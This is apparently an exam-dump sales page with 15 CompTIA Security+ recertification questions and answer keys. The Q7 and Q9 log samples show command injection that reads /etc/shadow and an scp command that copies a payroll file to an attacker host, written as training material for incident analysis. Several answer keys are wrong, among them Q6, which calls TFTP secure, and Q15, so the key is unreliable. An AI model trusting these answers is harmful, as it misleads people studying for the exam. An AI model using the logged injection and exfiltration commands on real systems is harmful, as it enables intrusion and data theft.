VCE & PDF
https://www.pass4itsure.com/rc0-501.html
Pass4itSure.com

RC0-501^{Q&As}

CompTIA Security+ Recertification Exam

Pass CompTIA RC0-501 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass4itsure.com/rc0-501.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

Instant Download After Purchase

100% Money Back Guarantee

365 Days Free Update

800,000+ Satisfied Customers

QUESTION 1

An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

A. Create multiple application accounts for each user.

B. Provide secure tokens.

C. Implement SSO.

D. Utilize role-based access control.

Correct Answer: C

QUESTION 2

Joe, a security administrator, needs to extend the organization\\\'s remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

A. RADIUS

B. TACACS+

C. Diameter

D. Kerberos

Correct Answer: B

QUESTION 3

An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

A. Use a camera for facial recognition

B. Have users sign their name naturally

C. Require a palm geometry scan

D. Implement iris recognition

Correct Answer: B

QUESTION 4

The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers\\' names and credit card numbers with the PIN. Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted

B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance

C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files

D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Correct Answer: C

QUESTION 5

The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.

Which of the following technical modifications to the architecture and corresponding security controls should be implemented to provide the MOST complete protection of data?

A. Revoke exiting root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers

B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location

C. Store customer data based on national borders, ensure end-to end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations

D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement end-to-end encryption between mobile applications and the cloud.

Correct Answer: C

QUESTION 6

A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files. Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS

B. Replace FTP with FTPS and replaces HTTP with TFTP

C. Replace FTP with SFTP and replace HTTP with Telnet

D. Replace FTP with FTPS and replaces HTTP with IPSec

Correct Answer: B

QUESTION 7

An administrator discovers the following log entry on a server:

Nov 12 2013 00:23:45 httpd[2342]: GET /app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow

Which of the following attacks is being attempted?

A. Command injection

B. Password attack

C. Buffer overflow

D. Cross-site scripting

Correct Answer: A

QUESTION 8

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application\\'s full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall

B. Agile

C. Rapid

D. Extreme

Correct Answer: B

QUESTION 9

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.

You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is

a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incident responses.

Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have

been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all

actions may be used, and order is not important. If at anytime you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.


Once the simulation is submitted, please select the Next button to continue.

Correct Answer:

Database server was attacked; actions should be to capture network traffic and Chain of Custody.

(The database server logs shows the Audit Failure and Audit Success attempts)It is only logical that all the logs will be stored on the database server and the least disruption action on the network to take as a response to the incident would be

to check the logs (since these are already collected and stored) and maintain a chain of custody of those logs.

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

Internet

Hacker

External
Network
Firewall

Network
Switch

Users PC
172.30.0.1

Network
Router

Network
Router

Printer
172.40.0.5

IDS
10.10.10.20

Network
Switch

Internal
Network
Firewall

Key

Clickable

Web
Server
10.10.10.10

Application
Server
10.10.10.11

Database
Server
10.10.10.12

Reset All

Logs   Actions

Possible Actions: Actions Performed:

Capture Network Traffic   Capture Network Traffic

Chain Of Custody   Chain Of Custody

Format

Hash

Image

Record Time Offset

System Restore

IDS Server Log:

Logs   Actions   ⊗

IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
2	2.006303	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq=1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq=1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%20.l%20/data/finance/payroll/*.xls HTTP/1.1

Web Server Log: Database Server Log:

Logs | **Actions** | ⊗

fcrawler.company.com - - [26/Apr/2010:00:22:49 -0400] "GET /contacts.html HTTP/1.0" 200 4055 -
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=
digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"

123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/

Logs | **Actions** | ⊗

http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/
*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/
gl-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com
/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/
cgi-bin/forum/comm

➡ Logs | Actions | Ⓧ

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

Logs	Actions	⊗

User PC Log

WORKSTATION A

IP ADDRESS:	172.30.0.10
NETMASK:	255.255.255.0
GATEWAY	172.30.0.1

QUESTION 10

A black hat hacker is enumerating a network and wants to remain convert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being convert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

A. The vulnerability scanner is performing an authenticated scan.

B. The vulnerability scanner is performing local file integrity checks.

C. The vulnerability scanner is performing in network sniffer mode.

D. The vulnerability scanner is performing banner grabbing.

Correct Answer: C

QUESTION 11

An organization\\\'s file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot

B. Full

C. Incremental

D. Differential

Correct Answer: C

QUESTION 12

A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat

B. There are MD5 hash collisions

C. The file is encrypted

D. Shadow copies are present

Correct Answer: B

QUESTION 13

A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts. Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248

B. 192.168.0.16/28

C. 192.168.1.50 255.255.25.240

D. 192.168.2.32/27

Correct Answer: B

QUESTION 14

A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent

B. Preventive

C. Detective

D. Compensating

Correct Answer: A

QUESTION 15

To reduce disk consumption, an organization\\\'s legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

A. Create a daily encrypted backup of the relevant emails.

B. Configure the email server to delete the relevant emails.

C. Migrate the relevant emails into an "Archived" folder.

D. Implement automatic disk compression on email servers.

Correct Answer: A

[Latest RC0-501 Dumps](#)   [RC0-501 VCE Dumps](#)   [RC0-501 Exam Questions](#)